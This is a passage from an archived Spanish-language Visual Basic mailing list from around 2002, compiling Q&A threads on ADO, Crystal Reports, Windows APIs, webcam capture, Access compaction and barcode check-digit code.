with cmdSQL
    .ActiveConnection = Conexion
    .CommandText = "nombre_del_stored_procedure"
    .CommandType = adCmdStoredProc
    .Parameters.Refresh
    .Parameters(0) =
    .Parameters(1) =
    cmdSQL.Execute
end with
```

si tu Stored Procedure regresa algun valor, ese valor lo tomas en el Parametro 0

despues de ejecutarlo, asi

```
with cmdSQL
    .ActiveConnection = Conexion
    .CommandText = "nombre_del_stored_procedure"
    .CommandType = adCmdStoredProc
    .Parameters.Refresh
    .Parameters(1).Value =
    .Parameters(2).Value =
    cmdSQL.Execute
    variable = .Parameters(0).Value
end with
```

Programa tareas

Mensaje enviado por "Francisco" <starback@infonegocio.com> el 2/05/2002

Hola,

Aquí os envío un programa (10k) que programa tareas desde VB, ya no sólo en la máquina local sino en cualquiera de la red. Lo bajé de http://www.allapi.net

Un Saludo.
Francisco.

----- Original Message -----
From: "JANO" <jano@cmactacna.com.pe>
To: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, May 02, 2002 12:09 PM
Subject: RE: (VB-ESP) Activar un proceso cada cierto tiempo.

> hola ignacio
> una pregunta, hay alguna forma de que yo pueda hacerlo directamente desde un
> programa en VB, es decir que pueda añadir un programa en el programador de
> tareas a fin de que se ejecute segun lo indicado
>
>
> saludo JANO

netschedulejobadd.zip

Subconsulta en Crystal

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com> el 13/12/2002

En primer lugar, debes setear el Crystal desde tu aplicación VB, para indicarle que vas a referenciar a un subreporte.
Por ejemplo, supongamos que accedes al Crystal mediante el control ActiveX, con nombre "CrystalReport1", entonces haces la siguiente referencia:

CrystalReport1.SubreportToChange = "SubReporte1"

a partir de este momento, todas las propiedades del "CrystalReport1" apuntan al subreporte llamado "SubReporte1". Ahí puedes cambiarle la condición de tu consulta (por ejemplo, asignando a la propiedad "CrystalReport1.SelectionFormula ").

Si haces:
CrystalReport1.CReport.SubreportToChange = ""

entonces vuelves a apuntar al reporte principal.

Ignacio Napal
Equiplus S.A.
email: inapal@equiplus.com

----- Original Message -----
From: Carazas Q. Hector
To: visualbasic-esp@yahoogroups.com
Sent: Friday, December 13, 2002 12:32 PM
Subject: (VB-ESP) Sub-Consulta en Crystal

Una Consulta Amigos,

Alguien de Uds. me podrian decir de que forma puedo enviar un condicion a una sub-consulta en crystal desde visual basic 6.0 ,?????.

Agradecere el Apoyo..

Suspender Pc

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com> el 17/04/2002

Hola!

Una respuesta mas...

Encontré una API algo más sencilla, que te puede servir...

Aquí va la declaración:

```
Public Declare Function SetSystemPowerState _
Lib "kernel32" Alias "SetSystemPowerState" _
(ByVal fSuspend As Long, ByVal fForce As Long) As Long
```

Los parámetros se definen como Long, pero en realidad son booleanos quese representan
igual a 0 => FALSE
distinto de 0 => TRUE

El primer parámetro funciona en Windows 2000 solamente. En W9x es ignorado.

TRUE = Suspend
FALSE = Hibernate

El 2do parametro, si es TRUE fuerza la suspension inmediata, con FALSE interroga a las aplicaciones en uso, y si alguna responde negativamente ignora la suspensión...

En Windows NT (Que no dispone de rutinas de manejo avanzado de poder) el llamado completo es ignorado.

Funciona en 95 / 98 y 2000 (Mi MSDN es anterior al XP, no tengo informacón pero supongo que debe funcionar igual que el 2000)

El valor de retorno 0 indica que la Suspensión NO fue exitosa... De ser <> 0, la aplicación se suspendió con el sistema y regresó luego de la suspensión...

En tu caso, se llamaría más o menos así...

```
If SetSystemPowerState (-1, -1) > 0 Then
    Msgbox "Aqui estamos de nuevo luego de suspender y reanimar"
Else
   MsgBox "La suspensión no fue exitosa..."
End If
```

Espero que te sirva
Saludos
Alberto

Mensaje enviado por "LuisJa" <lmisiego@teleline.es> el 14/05/2002

Hola Jesús:
No se con que versión de CR trabajas, pero supongo que será parecido para todas.
Te adjunto un fichero en el que entre otras te digo como imprimir el contenido de un "RecordSet" con CR.

Saludos
LuisJa

----- Original Message -----
From: "Jesus Santana Galvan" <jsantana@alvi.com.mx>
To: <visualbasic-esp@yahoogroups.com>
Sent: Monday, May 13, 2002 7:02 PM
Subject: (VB-ESP) Imprimir Grid

Saludos integrantes de la Lista, tengo la siguiente duda:

Como puedo imprimir el contenido de un DataGrid en Crystal Report.

Gracias de antemano por su ayuda.

crystal_report.zip

Usar el diccionario de Word 97 (corrección ortográfica)

Mensaje enviado por "Mariano Casero" <mariano@kmcom.com.ar> el 2/05/2002

Ahi va...

----- Original Message -----
From: "Franco Andrés Cabrera Canales" <facc2001@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, May 02, 2002 1:04 PM
Subject: (VB-ESP) Corrector Ortografico en VB???

>
> Hola Maestros:
>
> alguno de ustedes ha realizado un corrector ortografico???, tengo una
> pequeña aplicacion en la cual hay un cuadro de texto especificamente el
> RichTextBox me quedo impecable con color, fuentes, negritas, etc pero
ahora
> me pidieron colocarle un corrector ortografico :-(.
>
> hay alguna posibilidad de que VB utilice el corrector ortografico de Word
o
> solo hay que darse el trabajo de realizarla en codigo VB.
>
> Saludos y gracias de antemano, facc.

correctorortografico.zip

Utilizar Seek en ADO *(2 mensajes)*

Mensaje enviado por "N. Planchart" <nplanchart@cantv.net> el 30/04/2002

Saludos. Como están?

Mira:
Esto lo saque de MSDN.

La propiedad Index se utiliza junto con el método Seek. Si el proveedor seleccionado no admite la propiedad Index, y tampoco el método Seek, utilice el método Find. Determine si el objeto Recordset admite índices con el método Supports(adIndex).

Si esto:
boolean = recordset.Supports(adSeek)
te retornara verdadero.
pudieras pero no es tu caso y la MSDN te recomienda usar el Find

Me parece que te ayudara a decidirte por el Find

Funciona asi.
con el método Support podemos determinar otras cosas las pongo aquí por si mas adelante nos hacen falta.

Supports, método

Determina si un objeto Recordset especificado admite un tipo de funcionalidad en particular.

Sintaxis:

boolean = recordset.Supports(CursorOptions)

Valor devueltos
Devuelve un valor Boolean que indica si el proveedor admite todas las características identificadas por el argumento CursorOptions.

Parámetros
CursorOptions Expresión Long que consiste en uno o varios de los siguientes valores CursorOptionEnum.

Constante---------- Descripción

adAddNew Puede usar el método AddNew para agregar nuevos registros.
adApproxPosition Puede leer y establecer las propiedades AbsolutePosition y AbsolutePage.
adBookmark Puede usar la propiedad Bookmark para tener acceso a registros específicos.
adDelete Puede usar el método Delete para eliminar registros.
adHoldRecords Puede recuperar más registros o cambiar la posición de recuperación siguiente sin efectuar todos los cambios pendientes.
adMovePrevious Puede usar los métodos MoveFirst y MovePrevious, y los métodos Move o GetRows para desplazar hacia atrás la posición del registro actual sin que se requiera marcadores.
adResync Puede actualizar el cursor con los datos visibles en la base de

datos subyacente, usando el método Resync.
adUpdate Puede usar el método Update para modificar datos existentes.
adUpdateBatch Puede usar actualización por lotes (métodos UpdateBatch y CancelBatch) para transmitir grupos de cambios al proveedor.
adIndex Puede utilizar la propiedad Index para dar nombre a un índice.
adSeek Puede utilizar el método Seek para encontrar una fila en un Recordset.

Comentarios

Use el método Supports para determinar con qué tipos de funcionalidad es compatible un objeto Recordset. Si el objeto Recordset es compatible con las características cuyas constantes correspondientes están en CursorOptions, el método Supports devuelve el valor True. Si no, devuelve False.

Nota Aunque el método Supports puede devolver True para una funcionalidad determinada, eso no garantiza que el proveedor pueda hacer que la característica esté disponible bajo cualquier circunstancia. El método Supports devuelve simplemente si el proveedor puede admitir la funcionalidad especificada, dando por supuesto que se reúnen determinadas condiciones. Por ejemplo, el método Supports puede indicar que un objeto Recordset admite actualizaciones aunque el cursor se base en una unión de múltiples tablas, de las que algunas columnas no son actualizables.

Chao suerte!!!
y cuidado con mandar un OT
Como ven sigo un poco resentido por lo del OT que mande sin querer a la lista y los "Padres Virtules" que tengo me regañaron. y me van a desheredar :-)

_____
nplanchart@cantv.net
planchart@hotmail.com
AG Consultores, C.A.

Mensaje enviado por Roberto Carlos Cano Rios <rcano@cosapisoft.com.pe> el 30/04/2002

Hola listeros esto tambien encontre en el MSDN

Ejemplo de la propiedad Optimize (VB)

Este ejemplo muestra la propiedad dinámica Optimize del objeto Field. El campo zip de la tabla Authors de la base de datos Pubs no está indizado. Al establecer la propiedad Optimize a True en el campo zip se autoriza a ADO a generar un índice que mejora el rendimiento del método Find.

```
Sub Main()
    OptimizeX
End Sub

Public Sub OptimizeX()
```

```
Dim rst As ADODB.Recordset

Set rst = New ADODB.Recordset
rst.CursorLocation = adUseClient 'Habilita la creación de índices
rst.Open "SELECT * FROM Authors", _
            "DSN=Pubs;Provider=MSDASQL;", _
            adOpenStatic, adLockReadOnly, adCmdText
rst!zip.Properties("Optimize") = True 'Crea el índice
rst.Find "zip = '94595'" 'Busca Akiko Yokomoto
Debug.Print rst!au_fname & " " & rst!au_lname & " " & _
            rst!address & " " & rst!city & " " & rst!State
rst!zip.Properties("Optimize") = True 'Crea el índice

rst.Close
End Sub
```

Vincular servidores SQL Server

Mensaje enviado por "M. Alejandro Esteban" <maesteban@gruposp.com> el 23/04/2002

Hola.
Los puedes linkear (vincular) desde uno de los servidores yéndote a "Seguridad" y luego "Servidores vinculados".
Allí le darás el nombre del Servidor. Y en la otra pestaña el usuario y contraseña del servidor vinculado.

Luego te puedes referir a cualquier tabla de ese servidor indicando el nombre del servidor, el propietario, la base de datos y la tabla.
Por ejemplo, si el Servidor se llama Pruebas, la base de datos MiBase y tienes una tabla Clientes puedes hacer:

```
Select * From Pruebas.dbo.MiBase.Clientes
```

También puedes investigar sobre OpenQuery y OpenSource.

Tampoco te puedo recomendar muchas cosas, pues los descubrí hace poco y lo utilizo para un par de cosas concretas.

Un saludo,
M. Alejandro Esteban
spf@gruposp.com
SP Formación y Consultoría

-----Mensaje original-----
De: José Salvador Galindo Lazos [mailto:salvador_galindo@hotmail.com]
Asunto: (VB-ESP) linkear servidores

Amigos ayuda por favor, tengo dos bases de datos de SQL Server 7 que estan en dos servidores direfrentes, y ambas las referencio desde una aplicaciòn VB 6, como hago para hacer una consulta o como linkeo ambos servidores.
si alguien tiene un ejemplo o alguna idea serà de gran ayuda

gracias

Abrir base de datos de AS/400 *(2 mensajes)*

Mensaje enviado por "Victor Lema Leon" <vlemal@almaperu.com.pe> el 20/03/2002

```
Kike :
     Ojala te sirva. Esta la conección y el recordset que creas.

     Global Con400 As ADODB.Connection 'Conexion General
     Dim RstAux As ADODB.Recordset

     Set Con400 = New ADODB.Connection
     Set RstAux = New ADODB.Recordset
     Con400.ConnectionString = "Provider=MSDASQL" _
               & ";Data Source= " & Trim(sODBC) _
               & ";User ID= " & Trim(sUsuario) _
               & ";Password= " & Trim(sPassword)
     Con400.Open

     strSql = "SELECT AOP.CCLNAN, CLI.TCMPCL " & _
              "FROM " & Libreria & ".ZZWT55 AOP " & _
              "LEFT OUTER JOIN " & Libreria & ".RZZM01 CLI ON AOP.CCLNAN = CLI.CCLNT
" & _
              "WHERE AOP.NOPRCN = 100000"
     TraerDatos RstAux, strSql

'Esta es la funcion que realmente te trae el RecordSet a la Máquina.

Public Sub TraerDatos(ByRef rec As ADODB.Recordset, strSql As String)

    Set rec = New ADODB.Recordset

    rec.CursorLocation = adUseClient
    rec.CursorType = adOpenStatic
    rec.LockType = adLockOptimistic
    rec.Open strSql, Con400

End Sub


Saludos.
                  Ing. Víctor Lema León
                  Analista de sistemas
                Almacenera del Peru S.A.
                   Teléfono : 453 3997
                        Anexo : 1480


-------------------
Alguien me puede ayudar quiero abrir una Base de sin el Control Data, Se puede?

Con el Control Data la abro asi:

BaseAs.Connect = "odbc"
BaseAs.DatabaseName = "pwd=sap;dsn=as400"
BaseAs.RecordSource = "select * from PUPART"
BaseAs.Refresh
```

ActiveX para comprimir y descomprimir ficheros Zip

Mensaje enviado por "Damian Janowski" <jano@arnet.com.ar> el 26/11/2001

Hola gente.

Por un problema técnico desaparecí del grupo unos días, pero ahora encontré un OCX para zipear desde VB y está muy bueno. Asi que lo adjunto.

Adios.

_____
Damian Janowski
jano@arnet.com.ar
ICQ: 12149698

activezipper.zip

Añadir a un ImageList una imagen de un archivo .RES

Mensaje enviado por Lara Lopez Juan Carlos <jlara@meximed.com> el 19/03/2002

Que tal vbnick, lo hice algun tiempo de esta manera y me resulto bastante bien. Espero te sirva...

```
ImageList1.ListImages.Add , , LoadResPicture(101, vbResBitmap)
```

saludos

-----Original Message-----
From: VbNick [mailto:mjli@mundo-r.com]
Sent: Martes 19 de Marzo de 2002 02:05 PM
To: visualbasic-esp@yahoogroups.com
Subject: Re: (VB-ESP) Pregunta sobre Archivos RES

Alguien comentó estos días atrás que al tener las imágenes en un archivo .res hay que cargarlas en tiempo de ejecución en un imagelist ya que en tiempo de diseño no se puede.

Un saludo.

Bloquear pc en NT o superior (LockWorkStation)

Mensaje enviado por "José Gustavo Montaño Morales" <genesys_sc@hotmail.com> el 18/03/2002

Mira men
Esta API te permite bloquear una workstation para que no puedan accesarla protegiendola de accesos no autorizados, no tiene ningun parametro adicional pero necesitas declarar una libreria.

en si todo el rollo sería así:

```
Private Declare Function LockWorkStation Lib "user32.dll" () As Long
Private Sub Form_Load()
    'Codigo
    '.
    '.
    '.
    LockWorkStation
    '.
    '.
    '.
End Sub
```

y eso es todo

>From: "Pedro Mora" <jinxs_78@cantv.net>
>Reply-To: visualbasic-esp@yahoogroups.com
>To: <visualbasic-esp@yahoogroups.com>,
><clubprogramadores@gruposyahoo.com.ar>
>Subject: (VB-ESP) LOCKWORKSTATION
>Date: Mon, 18 Mar 2002 11:19:45 -0400
>
>hola a todos...
>
>alguien puede explicarme mas a fondo el funcionamiento de esta API:
>"LockWorkStation"
>
>saludos y de antemano gracias
>
>Pedro Mora
>
>
>
>
>
> Yahoo! Groups Sponsor
>
>
>
>_____
>Si quieres darte de baja de la lista manda un mensaje a
>visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar
>de baja (encontrarás más opciones en

>http://www.telecable.es/personales/jrubi/visualbasic.htm).
>
>No envies ficheros de más de 25 Kb a la lista, por favor.
>Si envías ficheros con virus podrás ser dado de baja de la lista.
>
>
>
>La utilización de Yahoo! Grupos está sujeta a su aceptación de las
>Condiciones del servicio así como de la Política de privacidad.
>

_____
Descargue GRATUITAMENTE MSN Explorer en http://explorer.yupimsn.com/intl.asp

_____
Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar de baja (encontrarás más opciones en http://www.telecable.es/personales/jrubi/visualbasic.htm).

No envies ficheros de más de 25 Kb a la lista, por favor.
Si envías ficheros con virus podrás ser dado de baja de la lista.

La utilización de Yahoo! Grupos está sujeta a su aceptación de las Condiciones del servicio (http://es.docs.yahoo.com/info/utos.html) así como de la Política de privacidad (http://privacy.yahoo.com/es/).

Calcular un Percentil desde VB

Mensaje enviado por Emili Corbella Ingles <emili_vb@eresmas.com> el 7/04/2002

La forma de calculo de un percentil no es complicada, deberias disponer del recorset ordenado por el campo del qual quieres calcular el percentil, tambien necesitas saber el numero de registros=N. Entonces el percentil P es el valor del registro N*P/100. Por ejemplo: el percentil 95 de un recorset de 200 registros el el valor presentado en el registro N*P/100=200*95/100=190.

-- Emili Corbella Ingles [emili_vb@eresmas.com] --

Camara Digital *(2 mensajes)*

Mensaje enviado por "dezalot" <dezalot@tucbbs.com.ar> el 12/04/2002

Lluis
Ahora estoy comprendiendo mejor lo que enviaste. Todo anda bien pero al salir del programa, si no hago por "Exit", se cuelga, te saca fuera del programa inclusive da un error de ejecución de VB, descarga el VB y deja inactiva la WebCam. Si vueles a ingresar, la WebCam continua inactiva. La única forma que encontré para volver a hacerla funcionar la WebCam es reinicializando Windows. Habría alguna solución para esto?

Otra que necesitaría, es desde donde configurar, el pocisionamiento del visor (Margen Superior Izquierdo, mediante la configuración de las coordenadas X / Y), para programar otras opciones en el Form.

Estuve mirando que tambien puedes grabar directamente del portapapeles, sin necesidad del PictureBox.

```
If Clipboard.GetFormat(vbCFBitmap) Then
    SavePicture Clipboard.GetData(vbCFBitmap), "TmpNombreArchivo.BMP"
end if
```

Gracias por tu colaboración

Saludos
Dante Dezalot
Tucumán - Argentina

Mensaje enviado por "IES Taradell" <iestaradell@centres.xtec.es> el 12/04/2002

Hola,

Envio un fichero con vuestra aportación que me funciona correctamente.

Lluís Dalmau
-----Mensaje original-----
De: dezalot [mailto:dezalot@tucbbs.com.ar]
Enviado el: dijous, 11 / abril / 2002 14:16
Para: visualbasic-esp@yahoogroups.com
Asunto: Re: (VB-ESP) Camara Digital

Lluís
Me gustaría que nos ayudes a completar esta idea, dado que por lo que dices ya tienes la forma para activar la WebCam, congelar una Frame y levantar al portapapeles la imagen. Si nos ayudas, podremos completar esta rutina.

La mecánica debería ser
1º Activar la WebCam (Completa con lo que tu tienes)
2º Congelar la imagen. (Completa con lo que tu tienes)
3º Levantarla al portapapeles. (Completa con lo que tu tienes)
4º Bajarla del portapapeles a un PictureBox

```
If Clipboard.GetFormat(vbCFBitmap) Then
```

```
    Picture1.Picture = Clipboard.GetData(vbCFBitmap)
End If

5º Transformarla a un archivo temporal BMP o Definitivo
    SavePicture Picture1.Picture, "TmpNombreArchivo.BMP"

6º Si es necesario almacenarla en la BD

Esperamos tu aporte.
Saludos

Dante Dezalot
Tucumán - Argentina
dezalot@tucbbs.com.ar

----- Mensaje original -----
De: IES Taradell
Para: visualbasic-esp@yahoogroups.com
Enviado: Jueves, 11 de Abril de 2002 03:58 a.m.
Asunto: RE: (VB-ESP) Camara Digital

Te planteo una idea que a quizá te pueda servir.

Hace un tiempo desarrollé una aplicación que captaba la imagen de una webcam.
Podias congelar la imagen y a continuación copiarla al portapapeles. Funcionava.

El paso siguiente que queria poner era la opción de guardarla directamente en un
archivo, però no supe como.

Teneis algun ejemplo?

----
Lluís Dalmau
-----Mensaje original-----
De: dezalot [mailto:dezalot@tucbbs.com.ar]
Enviado el: dijous, 11 / abril / 2002 00:22
Para: visualbasic-esp@yahoogroups.com
Asunto: Re: (VB-ESP) Camara Digital

Estoy tambien interesado en el tema
Son muy buenos los dos ejemplos que allí ponen,
Funciona, muestra y graba en un archivo AVI, al querer parar, se cuelga. y hay que
reiniciar Windows para que vuelva a funcionar
No encuentro como podría hacerse para obtener únicamente un Frame y guardarlo en un
archivo JPG o BMP,
de forma tal que desde la aplicación, se pueda automatizar su almacenamiento en una
BD.
Si alguien puede ayudar en este tema. Seremos ya dos, como mínimo los agradecidos.
Saludos

Dante Dezalot
Tucumán - Argentina.
dezalot@tucbbs.com.ar

----- Mensaje original -----
De: Fernando Gonzalez
Para: visualbasic-esp@yahoogroups.com
Enviado: Miércoles, 10 de Abril de 2002 03:22 p.m.
Asunto: RE: (VB-ESP) Camara Digital
```

Fijate aca

http://videoforwindows.com/

fernando

----- Original Message -----
From: José Salvador Galindo Lazos
To: visualbasic-esp@yahoogroups.com
Sent: Wednesday, April 10, 2002 2:46 PM
Subject: (VB-ESP) Camara Digital

Amigos una pregunta alguien sabe como manejar una camara digital desde VB 6 por puerto serial u USB ya que cuando la instado y busco su control desde VB no me la reconoce. Con una Web Cam no hay problema.

Si alguien tiene una solucion ayudeme por favor

Salvador G.

camara.zip

Cliente FTP bloqueado aleatoriamente

Mensaje enviado por Alberto Viladés Laborda <avl@nuprotec.com> el 25/03/2002

Gracias, solucionado, era que, dentro del evento de cambio de estado, cuando daba 12 (correcto) me ponía a enviar antes de salir de la funcion y se quedaba bloqueado si llegaba otro evento de cambio de estado antes de salir de esta funcion.

Gracias

-----Mensaje original-----
De: Alberto Viladés Laborda [mailto:avl@nuprotec.com]
Enviado el: jueves, 14 de marzo de 2002 21:11
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Cliente FTP bloqueado aleatoriamente

Hola amigos,

hay una aplicación funcionando que lo único que hace es coger unos ficheros de un directorio, conectarse a un servidor FTP y enviarlo.

Con unos pocos ficheros (200) parece que funciona bien, cuando son muchos mas (500-600) se queda bloqueado cuando quiere. Lo tiras, lo vuelves a ejecutar y... fenomenal, empiez sin problemas hasta que... vuelta a empezar, se queda bloqueado...

¿Existe algún problema con el OCX de FTP de MS?

Un saludo

Alberto Vilades

Como deshabilitar el boton Windows del teclado

Mensaje enviado por Julio César López <juliocld@prodigy.net.mx> el 23/03/2002

Te envío un control excelente para eso y otros usos deshabilitadores. El diseñador sólo pide a cambio que le envíes un e-mail notificándole que lo vas a usar.

Saludos.
----- Original Message -----
From: Oscar Torres Hinojosa
To: visualbasic-esp@yahoogroups.com
Sent: Saturday, March 23, 2002 1:41 AM
Subject: (VB-ESP) Como deshabilitar el boton Windows del teclado

Estimados colisteros:

Una pregunta, deseo deshabilitar el boton Windows del teclado, còmo puedo hacerlo.

Atte. Oscar

disable.zip

Compactar base de datos de Access con ADO *(2 mensajes)*

Mensaje enviado por "Alwin Borda" <alwinb@tvicom.com.ar>

Por si a alguno le sirve, para compactar una BD en ADO, utilice lo siguiente:

```
'---------------------
'Para poder utilizar JetEngine, efectuar lo siguiente:
'ir a PROYECTO - REFERENCIAS
'activar Microsoft Jet and Replication Objects 2.1 library
' OJO ! funciona unicamente a partir de version 2.1

Private Sub Command1_Click()
    Dim jjj As JRO.JetEngine
    Set jjj = New JRO.JetEngine

'en caso de existir maestro.bak, lo borro

    If Dir("C:\AB_Cable\maestro.bak") <> "" Then
        Kill "C:\AB_Cable\maestro.bak"
    End If

'ejecuto compactacion
'Ver en ayuda - index : CompactDataBase
'las opciones de Jet OLEDB:

    jjj.CompactDatabase _
    "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\AB_Cable\maestro.mdb", _
    "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\AB_Cable\maestro.999;Jet
OLEDB:Engine Type=4"

'renombro las bases de tal manera que quede activa la compactada
    Name "C:\AB_Cable\maestro.mdb" As "C:\AB_Cable\maestro.bak"
    Name "C:\AB_Cable\maestro.999" As "C:\AB_Cable\maestro.mdb"
End Sub
'----------------------
```

Alwin

Mensaje enviado por "Mariano Casero" <mariano@kmcom.com.ar> el 4/04/2002

Envío un pequeño programa que tengo hecho para compactar bases de ADO y DAO, tanto en formato 97 como 2000.

compactar1.zip

Control estilo outlook

Mensaje enviado por "M. Alejandro Esteban" <maesteban@gruposp.com> el 4/03/2002

Te mando un par de ejemplos que descargué no recuerdo de dónde.

Un saludo,
M. Alejandro Esteban
spf@gruposp.com
SP Formación y Consultoría

-----Mensaje original-----
De: Gustavo Rul [mailto:gustavorul@infovia.com.ar]
Asunto: (VB-ESP) control estilo outlook

Hola a todos, alguien sabe de algún control .ocx estilo barra de
outlook como el que muestro en el adjunto?.

Saludos
Gustavo
mailto:gustavorul@infovia.com.ar

outlookbar.zip barratipooutlook.zip

Conversion ASCII UTF-8 (rotación de bits)

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com> el 26/11/2001

La operacion (x >> n) la podes implementar en VB (no es óptimo, pero funciona) como (x \ 2 ^ n)

Saludos
Alberto

Convertir a binario *(2 mensajes)*

Amigo Luis:
Te adjunto dos ejemplos VB5 de la primera parte. Decimal a binario.

Espero te sirvan.

Orlando Arias F.
oarias@avan.net

-----Original Message-----
De: Luis Baigorrotegui <luisb@cyc.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Martes 12 de Mayo de 1998 2:17 AM
Asunto: (VB-ESP) Convertir a binario

>Necesito convertir un numero de decimal a binario dentro de un programa VB, despues sacar los 8 primeros bytes por un lado y los otros 8 por otro (facil una vez transformado en un string) y a su vez volver a averiguar los respectivos valores en decimal de estas dos partes.
>
>Pues eso, no se que funcion VB puedo utilizar para pasar de decimal a binario y viceversa para solucionar este tema.
>
>
>Un Saludo,
>
>---
>Luis Baigorrotegui
>Consultoria & Comunicaciones
>E-Mail: luisb@cyc.es
>ICQ# : 7416777
>

ejem1.zip ejem2.zip

Mensaje enviado por "Ernesto" <ernesto@cinfer.ferronet.cu> el 4/03/2002

Saludos
Quizás ya Tengas Mejores Soluciones. Aquí te ofrezco la mía.
Espero te sirva
Ernesto A.

----- Original Message -----
From: Eduardo Jiménez Vargas
To: Visualbasic-esp@yahoogroups.com
Cc: desarrolladores-software@yahoogroups.com ; grupovb@yahoogrupos.com.mx
Sent: Friday, March 01, 2002 5:12 PM
Subject: (VB-ESP) Binario

Alguien tendrá entre sus curiosidades un algoritmo para convertir un valor numerico a binario y viceversa
Ejem

21 = 1-0-1-0-1

1-0-1-0-1 = 21

Gracias

module.bas

Correo con imagen incrustada (AspEmail)

Mensaje enviado por "Damian Janowski" <jano@arnet.com.ar> el 23/11/2001

El problema es que estas usando mal el objeto. Para meter una imagen "incrustada" hay que hacer lo siguiente:

```
Mail.Body="..."
Mail.AddEmbeddedImage "c:\aspemaildir\margin.gif", "My-Image"
```

Se entiende?

Un abrazo

_____

Damian Janowski
jano@arnet.com.ar
ICQ: 12149698

Dígito de control del codigo EAN-13 *(3 mensajes)*

Mensaje enviado por "Marcelo R. Muzzio" <m.muzzio@assistsa.com>

SI:

Te mando la función... espero solucione tu problema...

Marcelo R. Muzzio
ASSIST Servicios en Sistemas de Información S.A.
m.muzzio@assistsa.com m.muzzio@assistsa.com>

```
////////////////////////////////////////////////////////////////////////////
///////

Public Enum CodBarrasDigVerificNorma
  CodBarrasDigVerificNorma_EAN_13 = 1
  CodBarrasDigVerificNorma_EAN_8 = 2
  CodBarrasDigVerificNorma_UPC_E = 3
  CodBarrasDigVerificNorma_DUN_14 = 4
End Enum

Public Function CodBarrasDigVerific(ByVal asCodigo As String, ByVal aiNorma
As CodBarrasDigVerificNorma) As String

  'Calcula el dígito verificador de un código de barras (asCodigo) según
  'la norma aiNorma ( 1-EAN 13, 2-EAN 8, 3-UPC E, 4-DUN 14) y retorna un
  'string con el dígito o un error

  Dim ls_ret As String
  Dim Total, xExpandido, Paso1, Paso2, Paso3, Paso4, Paso4a, Paso5, Paso6

  asCodigo = Trim(asCodigo)

  Select Case aiNorma
    Case CodBarrasDigVerificNorma_EAN_13
'-------------------------------------------------------------
      If Len(asCodigo) <> 12 Then
        ls_ret = "Longuitud no valida"
      Else
        Paso1 = ((Mid(asCodigo, 11, 1) * 1) + (Mid(asCodigo, 9, 1) * 1) + _
                (Mid(asCodigo, 7, 1) * 1) + (Mid(asCodigo, 5, 1) * 1) + _
                (Mid(asCodigo, 3, 1) * 1) + (Mid(asCodigo, 1, 1) * 1))
        Paso2 = ((Mid(asCodigo, 12, 1) * 3) + (Mid(asCodigo, 10, 1) * 3) + _
                (Mid(asCodigo, 8, 1) * 3) + (Mid(asCodigo, 6, 1) * 3) + _
                (Mid(asCodigo, 4, 1) * 3) + (Mid(asCodigo, 2, 1) * 3))
        Paso3 = Paso1 + Paso2
        Paso4 = Int(Paso3 / 10)
        Paso5 = Int(((Paso3 / 10) - Paso4) * 10)
        Paso6 = 10 - Paso5
        ls_ret = Right(Paso6, 1)
      End If

    Case CodBarrasDigVerificNorma_EAN_8
'-----------------------------------------------------------
      If Len(asCodigo) <> 7 Then
```

```
        ls_ret = "Longuitud no valida"
      Else
        Paso1 = ((Mid(asCodigo, 6, 1) * 1) + (Mid(asCodigo, 4, 1) * 1) +
(Mid(asCodigo, 2, 1) * 1))
        Paso2 = ((Mid(asCodigo, 7, 1) * 3) + (Mid(asCodigo, 5, 1) * 3) +
(Mid(asCodigo, 3, 1) * 3) + _
                 (Mid(asCodigo, 1, 1) * 3))
        Paso3 = Paso1 + Paso2
        Paso4 = Int(Paso3 / 10)
        Paso5 = Int(((Paso3 / 10) - Paso4) * 10)
        Paso6 = 10 - Paso5
        ls_ret = Right(Paso6, 1)
      End If

    Case CodBarrasDigVerificNorma_UPC_E 'UPC
E ------------------------------------------------------------
      If Len(asCodigo) <> 6 Then
        ls_ret = "Longuitud no valida"
      Else
        Select Case Mid(asCodigo, 6, 1)
          Case 0, 1, 2
            xExpandido = Mid(asCodigo, 1, 1) & Mid(asCodigo, 2, 1) &
Mid(asCodigo, 6, 1) & _
                         "0000" & Mid(asCodigo, 3, 1) & Mid(asCodigo, 4, 1)
& Mid(asCodigo, 5, 1)
          Case 3
            xExpandido = Mid(asCodigo, 1, 1) & Mid(asCodigo, 2, 1) &
Mid(asCodigo, 3, 1) & _
                         "00000" & Mid(asCodigo, 4, 1) & Mid(asCodigo, 5, 1)
          Case 4
            xExpandido = Mid(asCodigo, 1, 1) & Mid(asCodigo, 2, 1) &
Mid(asCodigo, 3, 1) & _
                         Mid(asCodigo, 4, 1) & "00000" & Mid(asCodigo, 5, 1)
          Case Else
            xExpandido = Mid(asCodigo, 1, 1) & Mid(asCodigo, 2, 1) &
Mid(asCodigo, 3, 1) & _
                         Mid(asCodigo, 4, 1) & Mid(asCodigo, 5, 1) & "0000"
& Mid(asCodigo, 6, 1)
        End Select
        Total = ((Mid(xExpandido, 1, 1) * 1) + (Mid(xExpandido, 2, 1) * 3) +
_
               (Mid(xExpandido, 3, 1) * 1) + (Mid(xExpandido, 4, 1) * 3) + _
               (Mid(xExpandido, 5, 1) * 1) + (Mid(xExpandido, 6, 1) * 3) + _
               (Mid(xExpandido, 7, 1) * 1) + (Mid(xExpandido, 8, 1) * 3) + _
               (Mid(xExpandido, 9, 1) * 1) + (Mid(xExpandido, 10, 1) * 3))
Mod 10
        If Total = 0 Then
          Total = 10
        End If
        ls_ret = 10 - Total
      End If

    Case CodBarrasDigVerificNorma_DUN_14 'DUN
14 ----------------------------------------------------------
      If Len(asCodigo) <> 13 Then
        ls_ret = "Longuitud no valida"
      Else
        Paso1 = ((Mid(asCodigo, 13, 1) * 1) + (Mid(asCodigo, 11, 1) * 1) + _
```

```
                (Mid(asCodigo, 9, 1) * 1) + (Mid(asCodigo, 7, 1) * 1) + _
                (Mid(asCodigo, 5, 1) * 1) + (Mid(asCodigo, 3, 1) * 1) +
